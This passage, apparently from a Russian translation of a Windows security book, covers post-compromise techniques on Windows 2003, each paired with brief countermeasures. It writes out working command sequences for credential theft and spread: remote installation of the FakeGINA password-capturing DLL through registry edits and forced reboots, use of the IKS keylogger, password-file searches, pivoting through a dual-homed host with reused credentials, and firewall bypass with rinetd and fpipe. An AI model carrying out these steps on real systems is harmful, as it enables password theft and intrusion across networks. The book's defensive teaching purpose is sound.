  /B         Matches pattern if at the beginning of a line.
  /E         Matches pattern if at the end of a line.
  /L         Uses search strings literally.
  /R         Uses search strings as regular expressions.
  /S         Searches for matching files in the current directory and all
             subdirectories.
  /I         Specifies that the search is not to be case-sensitive.
  /X         Prints lines that match exactly.
  /V         Prints only lines that do not contain a match.
  /N         Prints the line number before each line that matches.
  /M         Prints only the filename if a file contains a match.
```

```
  /O          Prints character offset before each matching line.
  /P          Skip files with non-printable characters.
  /A:attr     Specifies color attribute with two hex digits. See "color /?"
  /F:file     Reads file list from the specified file(/ stands for
              console).
  /C:string Uses specified string as a literal search string.
  /G:file     Gets search strings from the specified file(/ stands
              for console).
  /D:dir      Search a semicolon delimited list of directories
  strings     Text to be searched for.
  [drive:][path]filename
              Specifies a file or files to search.

Use spaces to separate multiple search strings unless the argument
 is prefixed with /C.  For example, 'FINDSTR "hello there" x.y' searches
 for "hello" or "there" in file x.y.  'FINDSTR /C:"hello there" x.y'
searches for "hello there" in file x.y.

Regular expression quick reference:
  .           Wildcard: any character
  *           Repeat: zero or more occurrences of previous character or class
  ^           Line position: beginning of line
  $           Line position: end of line
  [class]     Character class: any one character in set
  [^class]    Inverse class: any one character not in set
  [x-y]       Range: any characters within the specified range
  \x          Escape: literal use of metacharacter x
  \<xyz <N    Word position: beginning of word
  xyz\>>      Word position: end of word

For full information on FINDSTR regular expressions refer
to the online Command Reference.
```

Итак, чтобы найти все файлы Excel (`.xls`) на диске C, которые содержат слово payroll (платежная ведомость), необходимо вызвать программу `findstr` с такими параметрами.

```
C:\>findstr /s "payroll" *.xls
```

Несколько поставщиков программного обеспечения выпустили бесплатные версии для Windows таких популярных утилит UNIX, как `grep`, `sed`, `awk` и т.п. Некоторые из них вошли в пакет Windows Resource Kit, в том числе и программа `grep.exe`. Также некоторые фирмы (например Mortice Kern Systems, Inc. и Cygwin) перенесли утилиты UNIX на платформу Windows. Каждый серьезный специалист по Windows NT должен иметь в своем арсенале следующие программы.


```
Usage:  grep [-clqinsvxEF] [-bI] [-e pattern] [-f patternfile] [pattern]
[..]
        Licensed from the MKS Toolkit.
        Copyright Mortice Kern Systems Inc. (www.mks.com) 1985-1999.
        All rights reserved.
```

Для использования утилиты `grep` на удаленной системе необходимо просто загрузить файл в удаленный каталог и набрать следующую команду.


```
C:\>grep "password" *.*
```

В результате будет выполнен поиск всех файлов в текущем каталоге, которые содержат слово "password".

Графический аналог программ, работающих через командную строку, — использование вашей любимой программы для просмотра файлов — такой как Microsoft Explorer или сам поисковый механизм. Смонтировав диск на исследуемом компьютере (`H:`), можно элементарно провести поиск файлов на диске по заданным ключевым словам.



Теперь нужно просто сделать двойной щелчок мышью на каждом файле, в результате чего будет получено нечто подобное:



Ура! Мы нашли имя пользователя и пароль.

Противодействие поиску файлов

Популярность	*Нет*
Простота	*Нет*
Опасность	*Нет*
Степень риска	*Нет*

Пока не существует способа обнаружить, что кто-то ворует из вашей системы критически важные файлы, но слишком часто мигающая лампочка обращения к жесткому диску должна вас насторожить (хотя это может быть и нормальным проявлением работы Windows 2003).



Регистрация нажатий клавиш

Популярность	*3*
Простота	*3*
Опасность	*9*
Степень риска	***5***

Если ни одно из вышеописанных действий не помогает найти нужную информацию или получить более полный доступ к сети, злоумышленник может загрузить в систему программу для регистрации нажатий клавиш (keystroke logger) — по сути, красть пароли прямо с клавиатуры. Все мы ошибаемся. Поэтому мы часто используем один и тот же пароль для доступа к разным системам. Ведь легче запомнить один пароль, чем несколько. Вот почему при наших проверках нам удавалось скомпрометировать сотни систем, начав только с одного взломанного пароля.

Программы-регистраторы нажатий клавиш обычно достаточно незаметны, работают между аппаратной частью (клавиатурой) и операционной системой и регистрируют каждое нажатие клавиши. Исходные предпосылки для их использования просты: рано или поздно кто-нибудь попытается войти из скомпрометированной системы в другую систему или в домен Windows, а регистратор перехватит использованные имя пользователя и пароль.

На сегодняшний день есть несколько программ-регистраторов нажатий клавиш, одна из лучших для систем Windows NT— Invisible Keylogger Stealth (IKS), ссылка на нее дана в разделе "Дополнительная литература и ссылки". Эту программу мы считаем лучшей потому, что она устанавливается как драйвер устройства. Это значит, что она работает всегда и может перехватить даже нажатие комбинации клавиш <CTRL+ALT+DEL>, после которой вводится пароль для входа в систему.

НА ЗАМЕТКУ Программа IKS имеет встроенный буфер памяти с возможностью хранения 100 строк для улучшения производительности. Эта программа сохраняет строки на диск только при заполнении буфера памяти или при отсутствии нажатий клавиш в течение 3 мин. Поэтому иногда не сразу можно увидеть только что введенные строки.

```
Note: IKS has a built-in one-hundred-keystroke memory buffer to improve
performance. It only dumps keystrokes to disk when the memory buffer
is full or the keyboard is idle for about three minutes with keystrokes
in the buffer. So you may not see all the keystrokes you just typed in
immediately.

<Alt><Ctrl><Del>scnm
<Alt><Ctrl><Alt><Tab><Alt><Ctrl>rcmd
dir ik<Ctrl>ccd\
dir iks.dat /s
<Alt><Tab><Alt><Tab><Alt><Tab><Bksp><Bksp><Del>ndowshello
there<Alt><F4>n<Alt><F4><Alt><Alt><Alt><Alt><Alt><Alt><Alt><Alt><F4>

<6-30-2003 15:39>

<ESC><Alt><Alt><Alt><Alt><Alt>o<Alt>
<Tab><Alt><Ctrl><Del><Alt>n0t4u2c
<Ctrl><Alt>
```

Как видите, программе IKS удалось перехватить даже введенные в системе Windows комбинации клавиш <CTRL+ALT+DEL>, поэтому вполне реально перехватить аутентификационные данные, такие как имя пользователя и пароль (`n0t4u2c`).

Кроме того, программа IKS позволяет выполнять удаленную инсталляцию. Единственный минус: чтобы драйвер начал работу и получил возможность перехватывать нажатия клавиш, необходимо перезагрузить систему. Конечно же, это можно сделать с помощью утилиты из пакета Resource Kit `shutdown`.

```
shutdown \\10.1.1.5 /R /T:1 /Y /C
```

Нажатия клавиш по умолчанию записываются в файл `iks.dat` (но имя файла можно изменить). Файл `iks.dat` можно просматривать с помощью программы `datview`, которая входит в пакет IKS.

Защита от использования регистраторов нажатий клавиш

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Как и для большинства атак, рассмотренных в этой главе, лучшая защита в данном случае — не позволить хакеру получить права администратора в системе. Но есть несколько способов выявить наличие регистраторов клавиатуры в системе.

Выявить регистратор нажатий клавиш — задача сложная, поскольку такие программы обычно работают на очень низком уровне системы (в частности программа IKS). Если вы думаете, что в системе была установлена программа IKS, то можете попробовать поискать в реестре значение `LogName`, которое хранится в ветви `HKLM\SYSTEM\CurrentControlSet\Services`, удалить его и перезагрузить систему. Если хакер был столь ленив, что даже не изменил имя драйвера `iks.sys` перед установкой, его можно обнаружить с помощью утилиты `drivers.exe` (от Sysinternals.com).

```
...
flpydisk.sys     4096   4096    0    12288   4096 Mon Mar 24 23:04:32 2003
  usbhub.sys    24576   4096    0    28672   4096 Mon Mar 24 23:10:46 2003
     USBD.SYS     256    128    0      896    384 Mon Mar 24 23:10:39 2003
  Fs_Rec.SYS     4096   4096    0     4096   4096 Mon Mar 24 23:08:36 2003
     Null.SYS       0   4096    0     4096   4096 Mon Mar 24 23:03:05 2003
     Beep.SYS    4096   4096    0        0   4096 Mon Mar 24 23:03:04 2003
      iks.SYS    2080     32    0        0    768 Mon Oct 26 01:58:32 1998
      vga.sys    4096   4096    0    20480   4096 Mon Mar 24 23:08:03 2003
   mnmdd.SYS        0   4096    0     8192   4096 Mon Mar 24 23:07:53 2003
  RDPCDD.sys        0   4096    0     8192   4096 Mon Mar 24 23:03:05 2003
     Msfs.SYS    4096   4096    0    12288   4096 Mon Mar 24 23:08:56 2003
...
```

"Троянские" программы для аутентификации и авторизации

Программа для идентификации и авторизации с графическим пользовательским интерфейсом (Graphical Identification and Authorization, GINA) выполняет функции посредника между пользователем и системой аутентификации Windows. Когда вы загружаете компьютер, и появляется окно с предложением нажать комбинацию клавиш <CTRL+ALT+DEL> для

входа в систему, — это работает программа GINA. Конечно же, взломом этой программы заинтересовались многие хакеры, поскольку через нее проходит слишком ценная информация. Например, существует программа, которая внедряется между пользователем и операционной системой для перехвата паролей.



FakeGINA

Популярность	*3*
Простота	*3*
Опасность	*9*
Степень риска	***5***

Вместо регистратора нажатий клавиш, такого как IKS, можно использовать программы другого типа, например программу FakeGINA, которую написал Арне Видстром (Arne Vidstrom) из компании Ntsecurity.nu (см. раздел "Дополнительная литература и ссылки"). Эта программа перехватывает запросы на подключение между службой `Winlogon` и программой GINA, получая имя пользователя и его пароль. Программа FakeGINA записывает перехваченные данные в текстовый файл. Для выполнения своих функций она заменяет существующую запись для файла `msgina.dll` в реестре.

Чтобы произвести установку программы на удаленную систему, хакер должен выполнить следующие действия.

1. Скопировать файл `fakegina.dll` в каталог `%SystemRoot%\system32` удаленной системы.

   ```
   C:\>copy fakegina.dll \\10.1.1.5\admin$\system32
   ```

2. Используя утилиту `reg.exe` из пакета Resource Kit, добавить в реестр Windows параметр.

   ```
   C:\>reg add "SOFTWARE\Microsoft\Windows NT\CurrentVersion\
   Winlogon\GinaDLL=fakegina.dll" REG_SZ \\10.1.1.3
   Connecting to remote machine \\10.1.1.3
   The operation completed successfully.
   ```

3. Перезагрузить систему с помощью утилиты `shutdown` из пакета Resource Kit.

   ```
   C:\>shutdown \\10.1.1.3 /R /T:1 /Y /C
   ```

4. Дождаться, пока кто-нибудь подключится к системе, после этого из файла `%SystemRoot%\system32\passlist.txt` узнать использованные имя пользователя и пароль. Если злоумышленник смонтировал совместно используемый ресурс `C$` в свою систему как диск `I:`, то необходимо выполнить следующие команды.

   ```
   I:\windows\system32> type passlist.txt
   FRED-W2KS\Stu n0t4u2c
   FRED-W2KS\Administrator h4pped4ze
   ```

Как видите, пользователь `Stu` использует пароль `n0t4u2c`, а пользователь `Administrator` — пароль `h4pped4ze`. Злоумышленник может записать эти пароли и ждать подключения других пользователей.

Защита от "троянских" программ GINA

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Как и для большинства атак, описанных в этой главе, лучшая защита — не дать злоумышленнику получить права администратора в системе. Но можно попробовать найти некоторые файлы (при условии, что взломщик не переименовал их), которые помогут определить, использовался ли этот способ при взломе системы. Это файлы `fakegina.dll` и `passlist.txt`. Оба они должны находиться в каталоге `%SystemRoot%\system32`.

Анализ пакетов

Технология анализа пакетов данных, передаваемых по сети, известна уже более десяти лет. Но лишь в течение пяти последних лет были выпущены средства для перехвата паролей из передаваемой по линии связи информации. Перехват пакетов во время аутентификации по сети — один из наиболее эффективных способов сбора паролей и имен пользователей. Для многих служб шифрование не требуется, поэтому пароли передаются по линии связи в незашифрованном виде и их легко записать.

Вероятно, одна из самых популярных утилит для общего анализа пакетов — это проверенная на деле программа Sniffer Pro от компании Network Associates, Inc. Их утилита для DOS стала основной в наборе инструментов многих администраторов, а программа для Windows быстро подтвердила свои претензии на первое место. Также популярна бесплатная программа для анализа пакетов Snort, которая работает из командной строки Windows. Но эти программы перехватывают все пакеты, передаваемые по сети. А что, если они будут перехватывать только имена пользователей и их пароли?



Программа `dsniff` для Win32

Популярность	*3*
Простота	*3*
Опасность	*9*
Степень риска	*5*

Оригинальная программа `dsniff` была написана для использования в UNIX хакером Dug Song. Утилита `dsniff` представляет собой один из лучших механизмов перехвата пакетов, она автоматически разбирает данные многих приложений и выбирает из них только имена пользователей и пароли. Версию утилиты `dsniff` для Win32 написал Майк Дэвис (Mike Davis) из компании 3Com. Хоть в эту программу и не вошли многие утилиты из версии для UNIX (например `arpredirect`), она успешно выполняет нужную нам функцию, т.е. перехват паролей. В следующем примере показан перехват пароля протокола POP утилитой `dsniff`.

```
C:\>dsniff
-----------------
05/20/00 12:11:01 client.example.com -> mail.example.com (pop)
USER johnnie
PASS 4fun?
```



Анализатор пакетов Ethereal

Популярность	*8*
Простота	*8*
Опасность	*7*
Степень риска	***8***

Программа Ethereal способна работать на различных платформах, предназначена для анализа сетевых пакетов и просто ошеломляет своими возможностями. Она поставляется в версиях для работы через командную строку и через графический интерфейс. Версия с графическим интерфейсом поставляется с подробными и новейшими расшифровками пакетов разных протоколов. Версия для командной строки называется `tethereal`, для ее работы требуется установленный на удаленной системе драйвер WinPcap. Для запуска утилиты `tethereal` без анализа имен узлов используется недокументированный параметр `-n`, в результате использования которого существенно повышается производительность программы, поскольку она автоматически не выясняет имена узлов, соответствующих найденным в сети адресам. В настоящее время Ethereal не выполняет автоматический анализ пакетов для извлечения данных аутентификации, как это делают другие описанные в данном разделе программы, но нам она все равно нравится.



Защита от анализаторов сетевых пакетов

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Единственное реальное средство против анализа сетевых пакетов заключается в применении технологий шифрования, которые называются Secure Shell (SSH), Secure Socket Layer (SSL), защита почты шифрованием Pretty Good Privacy (PGP) или шифрования на уровне сетевых протоколов, таких как основанные на IPSec программы для создания виртуальных частных сетей. Это единственный надежный способ противодействия перехвату пакетов в сети.

Убедитесь в том, что программы используют протокол SSH версии 2, так как в версии 1 этого протокола недавно были обнаружены серьезные недостатки.

Из порта в порт

Вероятно, самым тяжелым последствием от получения хакером доступа к определенной системе состоит в том, что он сможет использовать эту систему для получения доступа к другим системам. Основной интерес злоумышленника в том, что он может создать долговременный плацдарм для проведения практически анонимных атак на другие узлы.



Атака на системы с двумя сетевыми адаптерами

Популярность	*8*
Простота	*8*
Опасность	*7*
Степень риска	***8***

После того как взлом системы дошел до описанной выше стадии, злоумышленник может создать на ней свой плацдарм для дальнейшей работы, загрузив на нее набор средств для взлома (`rootkit`). В наш набор средств для взлома входят следующие программы (и не только они).

```
azpr.exe
Communities.txt
CONN.BAT
cut.exe
CYGWIN.DLL
datview.exe
DUMPACL.EXE
DUMPACL.HLP
Dumpacl.key
DupRipper.exe
epdump.exe
findstr.exe
FINGER.EXE
FINGER.TXT
Getmac.exe
GLOBAL.EXE
iks.reg
iks.sys
Local.exe
lsadump.dll
lsadump.exe
NAT.EXE
NAT_DOC.TXT
NBTSTAT.EXE
nc.exe
NET.EXE
NETDOM.EXE
NETNAME.EXE
NLTEST.EXE
NOW.EXE
NTSCAN.EXE
NTUSER.EXE
omnithread_rt.dl
perl.exe
perlcore.dll
PerlCRT.dll
PKUNZIP.EXE
PKZIP.EXE
ports.txt
PULIST.EXE
PWDUMP.EXE
pwdump2.exe
PWLVIEW.EXE
RASUSERS.EXE
REG.EXE
REGDMP.EXE
REGINI.EXE
REMOTE.EXE
RMTEXE.EXE
samdump.dll
SAMDUMP.EXE
scan.exe
SCLIST.EXE
sid2user.exe
SMBGRIND.EXE
snmpmib.exe
SNMPUTIL.EXE
sort.exe
SRVCHECK.EXE
SRVINFO.EXE
strings.exe
tcpdump.exe
tee.exe
touch.exe
tr.exe
trace.bat
uniq.exe
UNIX2DOS.EXE
UNZIP.EXE
user2sid.exe
VNCHOOKS.DLL
WINVNC.EXE
```

Конечно, хакеры не копируют на взломанную систему каждый файл. Обычно хакер собирает все файлы в один архивный файл, а затем запускает EXE-файл, который способен самостоятельно распаковываться. Если, конечно, он не хочет заниматься архивированием и разархивированием необходимых файлов.

С помощью перечисленных выше программ можно взламывать другие системы и "воровать" из них важную информацию. Обычно это справедливо для узлов с двумя сетевыми адаптерами. Каждый из этих двух сетевых адаптеров находится в отдельной сети. Получив удаленный доступ к такой системе, можно получить доступ ко всей внутренней сети.

Перечислим типичные действия для взлома остальной части сети (с точки зрения хакера и при условии, что доступна командная строка на удаленной системе).

1. Необходимо проверить, кто подключен к системе, оценить возможность установки соединений. Для этой цели используется команда arp.

```
C:\>arp -a
Interface: 10.1.1.2 on Interface 0x1000003
  Internet Address      Physical Address      Type
  10.1.1.5              00-50-56-93-02-12     dynamic
  10.1.1.22             00-50-56-96-01-09     dynamic
  192.168.1.5           00-50-56-93-02-12     dynamic
  192.168.1.1           00-50-56-91-03-09     dynamic
```

2. Как видите, к системе подключились несколько человек, в том числе и из другой подсети (192.168.1.0), используя одинаковый MAC-адрес (00-50-56-93-02-12). Это значит, что через ту же линию связи доступна другая сеть. Рассмотрим отчет программы ipconfig.

```
C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix  . :
  IP Address. . . . . . . . . . . . : 10.1.1.5
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 10.1.1.1

Ethernet adapter Local Area Connection 2:

  Connection-specific DNS Suffix  . :
  IP Address. . . . . . . . . . . . : 192.168.1.5
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 192.168.1.1
```

3. Теперь мы знаем, в какую сеть мы можем попасть. Попробуем инвентаризовать ее с помощью программы scanline.

```
C:\>scanline -n 192.168.0.1-254
ScanLine 1.00 - Copyright 2002 (c) Foundstone, Inc.
    - http://www.foundstone.com
Confidential and Proprietary
Scan of 5 IPs started at Thu Jul 31 11:31:44 2003
------------------------------------------------------------------
192.168.0.1
Responded in 0 ms.
1 hop away
Responds with ICMP unreachable: No
------------------------------------------------------------------
192.168.0.2
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No
------------------------------------------------------------------
192.168.0.3
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No
------------------------------------------------------------------
192.168.0.4
Responded in 10 ms.
0 hops away
Responds with ICMP unreachable: No
------------------------------------------------------------------
Scan finished at Thu Jul 31 11:31:46 2003
```

4. Как видим, на линии связи доступны четыре другие системы. Проведем сканирование их портов.

```
ScanLine 1.00 - Copyright 2002 (c) Foundstone, Inc.
   - http://www.foundstone.com
```

```
Confidential and Proprietary
Scan of 5 IPs started at Thu Jul 31 11:34:13 2003
-----------------------------------------------------------------
192.168.0.1
Responded in 0 ms.
1 hop away
Responds with ICMP unreachable: No
TCP ports: 80
UDP ports:
-----------------------------------------------------------------
192.168.0.2
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports: 80
UDP ports: 137
-----------------------------------------------------------------
192.168.0.3
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports:
UDP ports: 123 137 138 445 500 1027 1900
-----------------------------------------------------------------
192.168.0.4
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports:
UDP ports: 135 137 138 445 500
-----------------------------------------------------------------
Scan finished at Thu Jul 31 11:35:12 2003
4 IPs and 1052 ports scanned in 0 hours 0 mins 58.63 secs
% (17.94 ports/sec)
```

5. Как видите, система защиты проверенных устройств состоит практически из одних уязвимых мест. Такие открытые порты, как 135, 139, 445 и 80, дают хакеру надежду на дальнейшее исследование. Несколько паролей мы узнали, воспользовавшись утилитами pwdump2 и lsadump2; возможно, стоит попробовать их для портов NetBIOS (139).

```
C:\>net use \\192.168.1.6\ipc$ 2happy4m /u:administrator
The command completed successfully.
```

   Итак, злоумышленник без труда получил доступ с правами администратора к узлу с IP-адресом 192.168.1.6. При этом организатором атаки была не система взломщика, а скомпрометированная ранее система с двумя сетевыми адаптерами (10.1.1.5). Теперь вы понимаете, почему никогда нельзя использовать одни и те же пароли в разных системах?

6. Теперь можно удаленно подключиться к этой системе и посмотреть, нельзя ли через нее попасть в другую сеть, причем все это делается анонимно.

Защита от распространения атаки

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

И еще раз повторим — не позволяйте злоумышленнику получить права администратора в системе. Необходимо использовать трудно угадываемые пароли с непечатаемыми символа-

ми таблицы ASCII (например `alt-255`), поскольку их не смогут получить многие программы для перехвата и взлома паролей, а также регистраторы нажатий клавиш.

Перенаправление портов

Мы обсудили несколько способов получения доступа к командной строке удаленной системы. Но все они основаны на использовании прямых соединений. Есть несколько примеров, когда установить прямое соединение просто невозможно, а значит, необходимо придумать что-то другое. Для этой цели и предназначены программы для перенаправления портов.

После того как злоумышленник скомпрометировал избранную систему, он может воспользоваться утилитами перенаправления портов для того, чтобы передавать пакеты в определенную точку назначения за брандмауэром. По существу, этот метод превращает брандмауэр в "ограничитель открывания двери" (то есть брандмауэр по сути ничего не защищает). Программы для перенаправления портов переносят операции с одного порта на другой. Рассмотрим пример. Пусть брандмауэр позволяет работать в атакуемой сети с портами выше 1024, но блокирует порты 139 и 445 Windows-систем (как раз те, которые нам нужны). Тогда, если система за брандмауэром была взломана с помощью уязвимого места в Web-службе или ошибки в Solaris, можно установить программу для перенаправления портов и перенаправить данные с одного порта, скажем, под номером 2000, на нужный нам порт. Пусть это будет порт 139 (рис. 8.2).




Рис. 8.2. Взлом с помощью перенаправления портов

Атаки этого типа позволяют хакеру получить доступ к любой системе за брандмауэром.



Программа rinetd

Популярность	*5*
Простота	*9*
Опасность	*10*
Степень риска	***8***

Одна из лучших программ для перенаправления портов в системах Windows — `rinetd`, "сервер перенаправления Internet" от Томаса Бутелла (Thomas Boutell). Эта программа перенаправляет соединения по протоколу TCP с одного IP-адреса и порта на другой. Она проста в использовании и позволяет выполнять почти любой тип перенаправления. Сначала необходимо создать конфигурационный файл и добавить в него правила в таком формате.

```
локальный_адрес локальный_порт удаленный_адрес удаленный_порт
```

Если нужно перенаправлять данные, которые приходят в нашу систему `10.1.1.20` из TCP-порта `2000`, на TCP-порт `445` удаленной системы `10.1.1.251`, то в конфигурационном файле (пусть это будет файл `config.txt`) должна быть следующая строка.

```
10.1.1.20 2000 10.1.1.251 445
```

Чтобы программа `rinetd` использовала эту запись, сделанную в заданном пользователем конфигурационном файле, необходимо выполнить следующую команду.

```
C:\>rinetd -c config.txt
```

fpipe

Программа `fpipe` от компании Foundstone служит для перенаправления TCP-портов. Работа этой программы во многом похожа на работу программы `rinetd`, но с одним существенным отличием: она позволяет задать номер порта отправителя. Настройка порта отправителя позволяет статически задать номер порта, трафик из которого разрешен для пропуска брандмауэром атакуемой системы. Например, может оказаться, что брандмауэр пропускает данные, исходящие из TCP-порта 20. Это может сработать на многих брандмауэрах, поскольку порт 20 используется для исходящих данных протокола FTP.

Запустив программу `fpipe`, вы увидите список допустимых параметров.

```
FPipe v2.01 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

FPipe [-hvu?] [-lrs <port>] [-i IP] IP

 -?/-h - shows this help text
 -c - maximum allowed simultaneous TCP connections. Default is 32
 -i - listening interface IP address
 -l    - listening port number
 -r    - remote port number
 -s    - outbound connection source port number
 -u - UDP mode
 -v    - verbose mode

Example:
fpipe -l 53 -s 53 -r 80 192.166.1.101
```

НА ЗАМЕТКУ Для использования статического порта (опция `-s`) может потребоваться повторное соединение с завершением ранее установленного соединения. Программа `fpipe` не сможет установить новое соединение до истечения периодов времени `TCP TIME_WAIT` и `CLOSE_WAIT`.

НА ЗАМЕТКУ Применение программы `fpipe` для обхода фильтров IPSec в Windows 2003 описано в главе 16, "Возможности и средства защиты в системах Windows".

Защита от перенаправления портов

Единственной мерой противодействия от атак этого вида может стать запрещение передачи данных для непривилегированных портов (номера 1024–65535) или конкретных привилегированных портов (номера 1–1024) в локальную сеть через брандмауэр. Это правило широко используется среди производителей брандмауэров.

Резюме

Расширение влияния в системе Windows 2003 после получения прав доступа уровня администратора или `SYSTEM` может оказаться для хакера легкой задачей. Чтобы снизить риск и иметь возможность управлять ситуацией даже после взлома, нужно проделать очень большую работу.

Аудит должен быть всегда включен, изменения настроек аудита должны отслеживаться. Пароли должны быть трудно угадываемыми и содержать символ `alt-255`, поскольку многие программы для их взлома не умеют работать с такими паролями. Злоумышленник может легко получить доступ к командной строке системы, а также к ее графическому интерфейсу. Для этого существует несколько хороших программ.

Среди хакеров распространена практика поиска файлов с критически важной информацией на ваших дисках. В фильтрах часто используются такие слова, как password (пароль) или payroll (ведомость). Для кражи информации может также использоваться регистрация нажатий клавиш, таким образом могут быть записаны имя пользователя и пароль.

Злоумышленник создает на взломанной системе плацдарм для поиска и взлома других потенциально уязвимых систем.

И наконец, перенаправление портов позволяет злоумышленнику легко обходить ограничения, накладываемые брандмауэром, если за брандмауэром есть взломанный узел.

Дополнительная литература и ссылки

Литература	Ссылки
Бесплатные средства	
Free Sample Windows 2000 Resource Kit Tools	`http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp`
pwdump2 Тодда Сабина (Todd Sabin)	`http://razor.bindview.com/tools/files/pwdump2.zip`
pwdump3 Тодда Сабина производства компании e-business technology, Inc.	`http://www.polivec.com/pwdump3.html`

Литература	Ссылки
John the Ripper, великолепная программа для взлома паролей	http://www.openwall.com/john/
Поддержка алгоритма NTLM для программы John (также доступна на главном Web-узле программы John)	http://www.openwall.com/john/contrib/john-ntlm-patch-v02.tgz
Программа Mdcrack	http://mdcrack.df.ru
Словари и списки слов из архива Purdue University's COAST	ftp://coast.cs.purdue.edu/pub/dict/
lsadump2	http://razor.bindview.com/tools/files/lsadump2.zip
FakeGINA от Арне Видстрома (Arne Vidstrom)	http://ntsecurity.nu/toolbox/fakegina/
Snort, бесплатный анализатор сетевых пакетов и средство обнаружения вторжений	http://www.snort.org
Dsniff, версия для UNIX	http://monkey.org/~dugsong/dsniff/
UNIX-версия программы Dsniff	http://monkey.org/~dugsong/dsniff/
Ethereal	http://www.ethereal.com/
Бесплатная версия SSHD для Windows NT/2000	http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php
puTTY, бесплатный клиент для протокола SH	http://www.chiark.greenend.org.uk/~sgtatham/putty/
rinetd	http://www.boutell.com/rinetd/index.html
fpipe производства Foundstone, Inc.	http://www.foundstone.com/resources/freetools.htm
Коммерческие средства	
L0phtcrack4	http://www.atstake.com/research/lc/application/lc4setup.exe
Invisible Keylogger Stealth (IKS) для NT	http://www.amecisco.com/iksnt.htm
Сервер VShell SS2D и клиент SecureCRT производства Van Dyke Technologies'	http://www.vandyke.com/products
SSH производства Communications Security — версия Secure Shell для Windows, клиент и сервер	http://www.ssh.com/products/ssh/
RealSecure Server из набора IIS	http://www.iss.net
CyberCop Monitor и Sniffer Pro от компании Network Associates	http://www.nai.com
Общие ссылки	
